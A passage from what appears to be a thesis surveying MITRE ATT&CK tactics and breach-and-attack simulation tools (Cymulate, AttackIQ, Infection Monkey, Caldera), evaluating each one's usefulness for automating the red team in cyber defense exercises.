- Tactics denoting short-term, tactical adversary goals during an attack (the columns);
- Techniques describing the means by which adversaries achieve tactical goals (the individual cells); and
- Documented adversary usage of techniques and other metadata (linked to techniques).

[34]

The MITRE ATT&CK matrix contains a set of techniques used by adversaries to achieve a specific objective. Those objectives are categorized as tactics in the

ATT&CK Matrix. The objectives are presented linearly from the point of reconnaissance to the final goal of exfiltration or "impact". Looking at the broadest version of ATT&CK for Enterprise, which includes Windows, macOS, Linux, PRE, Azure AD, Office 365, Google Workspace, SaaS, IaaS, Network, and Containers, the following adversary tactics are categorized:

- Reconnaissance: gathering information to plan future adversary operations, i.e., information about the target organization
- Resource Development: establishing resources to support operations, i.e., setting up command and control infrastructure
- Initial Access: trying to get into your network, i.e., spear phishing
- Execution: trying to run malicious code, i.e., running a remote access tool
- Persistence: trying to maintain their foothold, i.e., changing configurations
- Privilege Escalation: trying to gain higher-level permissions, i.e., leveraging a vulnerability to elevate access
- Defense Evasion: trying to avoid being detected, i.e., using trusted processes to hide malware
- Credential Access: stealing accounts names and passwords, i.e., keylogging
- Discovery: trying to figure out your environment, i.e., exploring what they can control
- Lateral Movement: moving through your environment, i.e., using legitimate credentials to pivot through multiple systems
- Collection: gathering data of interest to the adversary goal, i.e., accessing data in cloud storage
- Command and Control: communicating with compromised systems to control them, i.e., mimicking normal web traffic to communicate with a victim network

- Exfiltration: stealing data, i.e., transferring data to a cloud account
- Impact: manipulate, interrupt, or destroy systems and data, i.e., encrypting data with ransomware

[21]

Within each tactic of the MITRE ATT&CK matrix, there are adversary techniques, which describe the actual activity carried out by the adversary. Some techniques have sub-techniques that explain how an adversary carries out a specific technique in greater detail [21].

2. Analysis of the current situation

In recent years, the automation of red teaming and penetration testing has had a "boom" in popularity. This is due to the ever-increasing number of cybersecurity risks and issues. Because of this, there is more pressure on companies and service providers to increase their cybersecurity defenses and increase cybersecurity awareness among employees.

To implement and maintain these cybersecurity measures, there are cybersecurity experts called a blue team, introduced in the first chapter. That means that there is a rapidly increasing demand for these cybersecurity experts and at the same time, there is an extreme shortage of them. This is the reason why there is an effort for automation in this area, not only in red teaming and penetration testing in companies but also in cybersecurity exercises, which are no less important because that is where the blue team experts who are currently in such high demand are trained. At the time of writing this thesis, it is hard to find something that could help with the automation of the red team during cyber defense exercises. Some tool is needed that allows for the proper level of customization, scheduling capabilities, and adaptability that could satisfy the specific scenarios of cyber arena training.

This part of the thesis will introduce current tools on the market that attempt to automate Red Team activities. Their main features, positives, and negatives, as well as their usability in a cyber defense exercise scenario, will be described here.

2.1. Cymulate

Cymulate is an agent-based software-as-a-service product that the company claims can be deployed in just five minutes, with insights available just two minutes later. It includes immediate threat alerts, email security, Web gateway, Web application, lateral movement, endpoint, data exfiltration, and phishing assessments, as well as the ability to test security operations center (SOC) awareness.

It allows cybersecurity experts to simulate attacks, generate reports, and evaluate security risks based on multiple methodologies, such as CVSS V3, NIST, and Microsoft DREAD. Cymulate enables supervisors to test the web and email gateways against ransomware, malware, worms, and dangerous links. It allows staff members to send OWASP payloads to test behavior and configuration across web application firewalls (WAF). Additionally, endpoint security functionality allows employees to use multiple execution methods to test and identify various behavior and signature-based indicators of compromise (IoCs). Cymulate comes with an application programming interface (API), which allows businesses to integrate the system with various third-party SIEM, endpoint security, and vulnerability scanning solutions. It is available in monthly subscriptions and support is extended through live chat, phone, email, and other online measures [13].

2.1.1. Breach and Attack Simulation (BAS)

Breach and Attack Simulation functionality can operationalize threat intelligence and the MITRE ATTACK framework for continuous purple teaming. It allows companies to continuously challenge, assess, and optimize their security controls throughout the entire cyber-kill chain. Through this functionality, the company can launch a comprehensive, production safe, and constantly updated set of attacks that assess the efficacy of their defenses.



Figure 2.1: Cymulate BAS UI [13]

Continuous Automated Red Teaming

This feature helps Blue teams focus their efforts on attackable vulnerabilities and exposures that have an impact and can put the organization at real risk.



Figure 2.2: Continuous Automated Red Teaming[13]

As can be seen in the above picture of the CART UI, this feature utilizes the following vectors of attack campaigns:

1. **Attack Surface Management** which manages external attack surface analysis and intelligence gathering
2. **Phishing Awareness** which can be used to launch phishing campaigns to evaluate employee susceptibility.
3. **Lateral Movement** which is a technique that can propagate within the network to find critical assets from an initial foothold

2.1.2. Advanced purple team framework

In this section of Cymulate, companies can scale adversarial skills with the Advanced Purple Teaming Framework, which automates the creation and deployment of unique security assessments for their environment.




Figure 2.3: Advanced purple team framework [13]

Custom or provided resources, such as executions, tools, or payloads, can be combined into modifiable and reusable attack templates. These templates can then be launched in a specific environment and immediately get actionable results from their execution. Through the results of these attack scenarios, it is then possible to

identify systematic weaknesses and security drift on the MITRE ATTACK Navigator and/or heat map seen in the image below.




Figure 2.4: Mitre Attack heat map [13]

2.1.3. Evaluation

Cymulate is one of the best solutions in the area of red team automation and overall cybersecurity management that I have seen so far. It has customizable as well as pre-created breach and attack simulations that are constantly updated, continuous red team automation, and instant, readable reports. It is provided as SaaS (software as a service), so it is easy to set up and has a user-friendly environment.

However, it is meant to be used mainly as a cybersecurity management tool in organizations and it is paid, not counting the 14-day free trial. In my opinion, Cymulate could be used during some larger cyber security exercises, since it allows to create custom attack simulations containing techniques from MITRE ATTACK, but it would depend on the scale, scenario and budget of the exercise. I would not recommend it for smaller exercises due to the fact that it is paid and some of the functionalities would not be useful in most exercise scenarios.

2.2. AttackIQ

AttackIQ started as an automated validation platform in 2013. This analysis will focus on AttackIQ's platform, previously known as FireDrill, which enables organizations to test and measure their security posture in multiple environments. Informed by the MITRE ATT&CK matrix and its wealth of cyber adversary behavior, clients can run advanced scenarios targeting critical assets and continuously improve their defensive posture. AttackIQ's Anatomic Engine is a differentiator, as it can test machine learning and AI-based cybersecurity components. AttackIQ has the capacity to run multi-stage emulations, test network controls, and analyze breach responses, AttackIQ remains a top contender among BAS solutions [4].

2.2.1. AttackIQ's Security Optimization Platform

AttackIQ's Security Optimization Platform emulates the adversary with realism to test company security program, generating real-time performance data to improve your security posture. The platform then uses data from automated adversary emulations to help improve the defense capabilities that matter most, from endpoint detection and response to next-generation firewalls, to security segmentation capabilities, and to native internal security controls in cloud providers [4].

2.2.2. Cybersecurity Readiness

Information security programs are complex systems made up of people, technology, and processes, and the only way to know if they work as intended is to continuously test them. Aligned to the MITRE ATT&CK framework, the AttackIQ Security Optimization Platform is based on the industry's leading breach and attack simulation technology to automatically test security programs for gaps, prioritize program strategies, and improve cybersecurity readiness.




Figure 2.5: Platform results summary [4]

2.2.3. Continuous Improvement with Evidence

The AttackIQ Security Optimization Platform uses real-time performance data from automated adversary emulations to help improve the defense capabilities that matter most, from endpoint detection and response, next-generation firewalls, security segmentation capabilities, and native internal security controls in cloud providers. It is also the best deployment model in the industry for testing your controls on-site and in production; it can be tested on your laptop, in your home office, or wherever you want [4].

2.2.4. Adversary Emulation

The scenarios and assessment templates in the AttackIQ Security Optimization Platform align deeply to the MITRE ATT&CK framework and reflect up-to-date threat intelligence. With a novel, patent-applied-for capabilities, the Security Opti-

mization Platform tests artificial intelligence (AI) and machine learning (ML)-based cyber defense technologies with realism and comprehensiveness wherever they make enforcement decisions [4].




Figure 2.6: Adversary emulation setup [4]

The platform provides more than one hundred predefined attack scenarios(templates) such as known attacks used by hacker groups etc. or it allows to create entirely new ones based on the user’s needs. In addition, the platform provides access to the source code of these templates, so they can be modified into a different unique scenario. The agents provided with the platform can detect technologies used on an asset on which they are deployed with the help of a sweeper. There is also a kill switch that disables all scenario activity in case things go wrong [4].

2.2.5. Evaluation

AttackIQ Security Optimization Platform is a great tool for simulating adversary behavior and testing vulnerabilities with even the latest known attack scenarios. I have no doubt that this platform will be of great benefit to both red and blue teams, especially in the area of continuous improvement of cybersecurity in the organization. The platform provides many scenarios that are updated fairly quickly to cover even the latest cybersecurity threats. Also, due to its ability to modify these scenarios or

create completely new ones, it is a versatile tool in which every company can find its use.

However, I would not recommend the AttackIQ platform for use in cybersecurity exercises, precisely because it focuses on improving cybersecurity in companies, so I would venture to say that some of its functionality would be useless in a cybersecurity exercise. This is a factor to consider since this platform is paid. It would be up to the organizers of the cybersecurity exercise to consider whether the cost of this platform would work out financially better than paying the red team members that this platform could potentially replace. In my opinion, similar value can be found in some open-source tools that are sufficient for most attack scenarios in cybersecurity exercises.

2.3. Infection Monkey

The Infection Monkey is an open-source breach and attack simulation (BAS) platform that helps validate existing controls and identify how attackers could exploit your current network security gaps. It is advertised to be used mainly for testing a data center's resiliency to perimeter breaches and internal server infection, but it can be in theory used in other use cases, like in cybersecurity exercises [17].

The Infection Monkey has pre-built scenarios to simulate common types of attacks that take place. These scenarios, when selected, manipulate the configuration to show you only what you need to see for that scenario. This makes it possible for you to quickly run the Monkey on your network in order to accomplish a specific objective. From an architectural point of view, Infection Monkey is comprised of two components:

- Monkey Agent (Monkey for short) - a safe, worm-like binary program that scans, propagates, and simulates attack techniques on the local network.
- Monkey Island Server (Island for short) - a C&C web server that provides a GUI for users and interacts with the Monkey Agents.

The user can run the Monkey Agent on the Island server machine or distribute Monkey Agent binaries on the network manually. Based on the configuration parameters, Monkey Agents scan, propagate and simulate an attacker's behavior on the local network. All of the information gathered about the network is aggregated on the Island Server and displayed once all Monkey Agents have finished [17]. Subsequently, some functionalities of the monkey will be described.

2.3.1. Automated Breach and Attack Simulation Analysis

User can simply infect a random machine with the Infection Monkey and automatically discover security risks. Test for different scenarios, like credential theft, compromised machines, and other security flaws [17].

2.3.2. See the network from the attacker's point of view

Infection Monkey is able to create a visual map of your network in real-time as seen from the attacker's eyes with a breakdown of the machines the Monkey managed to breach.




Figure 2.7: Infection Monkey network map [17]

2.3.3. MITRE ATT&CK assessment

The Infection Monkey can simulate various ATT&CK techniques on the network. It can be used to assess the security solutions detection and prevention capabilities. The Infection Monkey will help you find which ATT&CK techniques go unnoticed and provide specific details along with suggested mitigations.

The screenshot shows the Infection Monkey configuration interface. On the left is a sidebar with the Infection Monkey logo and navigation links: '1. Run Monkey', '2. Infection Map', '3. Security Reports', and 'Start Over'. Below this is a 'Configuration' section with 'Logs' and 'Powered by Guardicore' information. The main area is a grid of configuration options for various attack and defense techniques, categorized by 'ATT&CK', 'Exploits', 'Network', 'Monkey', and 'Internal'. A legend indicates that green circles represent 'Enabled' and red circles represent 'Mandatory'. Below the grid are buttons for 'Submit', 'Reset to defaults', 'Import Config', and 'Export config'.

ATT&CK	Exploits	Network	Monkey	Internal				
Execution	Persistence	Defence evasion	Credential access	Discovery	Lateral movement	Collection	Command and Control	Exfiltration
Command line interface	.bash_profile and .bashrc	BITS Jobs	Brute force	Account Discovery	Exploitation of Remote services	Data from local system	Connection proxy	Exfiltration Over Command and Control Channel
Execution through module load	Create account	Clear command history	Credential dumping	Remote System Discovery	Pass the hash		Uncommonly used port	
Execution through API	Hidden files and directories	File Deletion	Private keys	System information discovery	Remote file copy		Multi-hop proxy	
Powershell	Local job scheduling	File permissions modification		System network configuration discovery	Remote services			
Scripting	PowerShell profile	Timestomping						
Service execution	Scheduled task	Signed script proxy execution						
Trap	Setuid and Setgid							

Figure 2.8: Infection Monkey network map [17]

2.3.4. Ransomware simulation

The Infection Monkey is capable of simulating a ransomware attack on your network using a set of configurable behaviors. In order to simulate the behavior of ransomware as accurately as possible, Infection Monkey can encrypt user-specified files using a fully reversible algorithm. Several mechanisms are in place to ensure that all actions performed by the encryption routine are safe for production environments. The Infection Monkey will only encrypt files that you allow it to. In order to take full advantage of the Infection Monkey's ransomware simulation, it is necessary to provide the Infection Monkey with a directory that contains files that are safe for it to encrypt. The recommended approach is to use a remote administration tool, such as Ansible or PsExec, to add a 'ransomware target' directory to each machine in your environment. The Infection Monkey can then be configured to encrypt files in this directory [17].

2.3.5. Results

The results of running Monkey Agents are:

- Map - Displays how much of the network an attacker can see, what services are accessible, and potential propagation routes.
- Security report - Displays security issues that Monkey Agents discovered and/or exploited.
- MITRE ATT&CK report - Displays information about the ATT&CK techniques that Monkey Agents tried to use.
- Zero Trust report - Displays violations of Zero Trust principles found by Monkey Agents.
- Ransomware report - Provides information on ransomware simulation on your network

[17]

2.3.6. Evaluation

Infection Monkey is useful for security assessments to test for weaknesses within the network. By automating the exploitation phase as much as possible, it will help find any weak targets within the boundaries of the network. In terms of customization, it can be set what machines Infection Monkey should target and what exploits it should try on them to see if those machines are vulnerable to those exploits. It can also be set up so the Infection Monkey will spread itself across the network to all machines it can reach. Monkey then provides a report summarizing which machines are vulnerable to which exploits and recommendations on how to fix those vulnerabilities.

In a cybersecurity exercise, the Infection Monkey can be possibly used to see if the blue team patched some planted exploits, which would save the red team some time, and then they would know exactly which machines they can exploit these vulnerabilities on and continue on them further. However, that's where the

usability of this tool ends in a scenario of a cybersecurity exercise in my opinion. Since it cannot be chosen how should Infection Monkey follow up on these found vulnerabilities, it could be of assistance to a red team but it certainly couldn't replace the red team in these exercises. Furthermore, from the reviews of colleagues who have participated in these cyber defense exercises as red team member and tried to use this tool, Infection Monkey can sometimes be unreliable.

2.4. Caldera

Caldera is a cybersecurity framework developed by MITRE that empowers cyber professionals to save time, money, and energy through automated security assessments. Caldera helps cybersecurity professionals reduce the amount of time and resources needed for routine cybersecurity tests. It is built on the MITRE ATT&CK framework and utilizes a client-server system, where the server is used to setup agents(clients) and initiate operations [2]. The framework consists of two components:

- The core system - This is the framework code, consisting of what is available in the repository. Included is an asynchronous command-and-control server with a REST API and a web interface.
- Plugins - These repositories expand the core framework capacity and provide additional functionality. Examples include agent reporting, collection of TTPs, and more.


Caldera, as a cybersecurity framework, can be used in several ways. For most users, it will be used to run either offensive (red) or defensive (blue) operations. Here are the most common use cases:

- Autonomous Adversary Emulation
- Autonomous Incident Response
- Manual Red-Team Engagements

[2]

2.4.1. Autonomous Adversary Emulation

This is the original Caldera use case. The framework can be used to build a specific threat profile (adversary) and launch it in a network to see where it may be susceptible. This is good for testing defenses and training blue teams on how to detect threats. Caldera provides predefined adversary profiles that can be used to simulate different types of attacks. These profiles consist of a series of so-called abilities, which are MITRE ATT&CK techniques, that the agent is going to try to execute on a given target machine in a specific order. One of these pre-defined adversary profiles called ‘Discovery’ is displayed in the image below [2].




Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Identify active user	discovery	System Owner/User Discovery	Apple, Linux, Windows		🔑		✕
2	Find local users	discovery	Account Discovery: Local Account	Apple, Linux		🔑		✕
3	Identify local users	discovery	Account Discovery: Local Account	Apple, Windows				✕
4	Snag broadcast IP	discovery	System Network Configuration Discovery	Apple				✕
5	Find user processes	discovery	Process Discovery	Apple, Linux, Windows	🔒			✕
6	View admin shares	discovery	Network Share Discovery	Windows		🔑		✕
7	Discover domain controller	discovery	Remote System Discovery	Windows				✕
